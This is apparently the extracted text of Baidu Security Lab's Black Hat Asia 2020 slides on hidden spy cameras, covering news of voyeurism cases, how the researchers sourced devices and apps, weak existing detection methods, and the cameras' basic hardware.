



OCTOBER 1-2, 2020  
BRIEFINGS

# The Evil of Spy Camera

Baidu Security Lab  
GaoShupeng ZhangYe



# From Baidu Security Lab – X-Team

## Gao Shupeng

IOT Security Researcher  
Strong hands-on ability of hardware  
And AI security, Penetration Testing  
A former photographer

## Zhang Ye

IOT Security Researcher  
Reverse engineering  
Botnet analysis



# Outline

- Research background and related news
- The structure of a spy camera and research method
- Camera scanning technique via APP
- Vulnerabilities we found
- Other detection methods
- Summary

# Research background and related news



The New York Times

## *1,600 Motel Guests Were Secretly Streamed Live in South Korea, Police Say*



HDMiniCam

gang.zhang · Tools

2.7 ★ 500,000+




P2PLiveCam

gang.zhang · Video Players & Editors


2.7 ★ 500,000+





### Hidden hotel cameras lead to arrests in China

interview that 80 per cent of hotel rooms in Zhengzhou have pinhole cameras.







第8个隐藏在USB充电插头里

北京日报



第4个隐藏在马桶圈中

北京日报  
鳳凰新聞  
IFENG NEWS



第3个隐藏在花盆里

北京日报  
鳳凰新聞  
IFENG NEWS



第6个隐藏在浴室通风口里

北京日报  
鳳凰新聞  
IFENG NEWS



第1个隐藏在空调中


已经有一个针孔（摄像头）

鳳凰新聞 客戶  
IFENG NEWS 端  
北京日报



第12个隐藏在电视里

北京日报





# Background

- A social hot spot in China and other countries
  - Spy camera issues frequently occur
  - Global problems
  - Especially the 1600 victims in South Korea at that time
  - Several cases in China emerged
- Affected people
  - Hotel guests
  - Renters, especially young female
  - Continuously peeping into other people's lives /privacy
- No effective detection method; People do not know much about spy cameras

- Our target


- Hidden camera/spy camera
- Small size/small lens/modular/hidden deeply
- Installed in air conditioning, TV, router, patch board, socket, among others
- Video record (watch online or store to SD card) / Remote control
- Work all the time

- Not Smart Home Camera

- Bigger/always put it in an observable position
- Cannot be hidden in an item
- For baby care/pet care
- Real-name registration

- Not modified raspberry pie, mobile phone, and other equipment

- Very few in actual cases





# How to start

- Like the analysis of other IoT devices, first, we need to buy some
  - Teardown/firmware dump/get shell/reverse analysis/app analysis
- The problem is more complicated than we think
  - China has banned the sale of spy cameras. Taobao, JD, and other channels do not sell them.
  - No one sells them at Shenzhen due to stringent regulations
- Finally, we got them
  - Hardware: Via eBay, Amazon, Telegram, search engine
  - Software(APP):
    - Get APP QR code via the product description on eBay, among others.
    - Get APP name via YouTube and associated news

宝贝 针孔摄像头



搜索

上传图片就能搜同款啦! x

search spy/hidden camera on Taobao

No result



非常抱歉，没有找到与“针孔摄像头”相关的宝贝

spy camera wifi diy

All Categories

All Listings

Auction

Buy It Now

Condition

Delivery Options

Sort

Best Match

Grid

139 results for spy camera wifi diy

Save this search

Price

Under RMB 240.00

RMB 240.00 to RMB 510.00

Over RMB 510.00



HD Mini Spy Nanny Camera  
Wireless Wifi IP Pinhole DIY...



4K WIFI Hidden Camera 25CM  
FPC DIY Pinhole Cam Spy...




Real 4K HD DIY X7 Wireless  
Hidden Camera Motion Detecti...





WiFi wireless IP Camera DIY Mini  
DV DVR Screw Lens home...






#spyhiddencamera #wirelessipcamera #buttoncamera  
 How to use Mini WiFi IP Spy Camera Wireless HD 1080P Button | Hidden Camera For Home  
 49,682次观看 · 2019年7月19日

👍 291 🗨️ 32 ➡️



#hdwificlockcamera #spyhiddencamera #setupwithandroidHDMinicamapplication  
 REVIEW : HD WiFi Spy Camera Alarm Clock 1080p Unboxing & Setup With HMiniCam Android Application  
 64,275次观看 · 2019年6月21日

👍 274 🗨️ 50 ➡️ 分享 ➡️ 保存 ...







08/10/2019 14:28:59





youtube.com/watch?v=HPRWxBkj8Oo

YouTube<sup>HK</sup>

搜索



Mini wif camera with HDSPCAM

360次观看 · 2020年7月9日



ASIA @BLACKHATEVENTS

# Structure and analysis




# Start the analysis

- After a long express delivery, we purchased them from multiple sellers
  - Different channels: eBay, Amazon, telegram, search engine
  - Different types: different shapes and different apps
  - Separate module, camouflaged (in a charger, in patch panel)
- Our goal:
  - To determine a simple, fast, and effective way to find out the spy cameras

# Current detection methods


- Search for some camera recognition methods
- The effect is poor
  - A red-light emitting device for camera detection
  - Wireless signal detector
  - A luminous LED behind the mirror
  - App for testing magnetic field strength
- This proves the significance of our work







# Unravel its mystery

- Original module
  - CPU+flash+WIFI+lens+power supply (5V transformer or battery)
  - Microcircuit board, Hisilicon/Anyka Soc
  - Embedded Linux system, running several P2P camera solutions


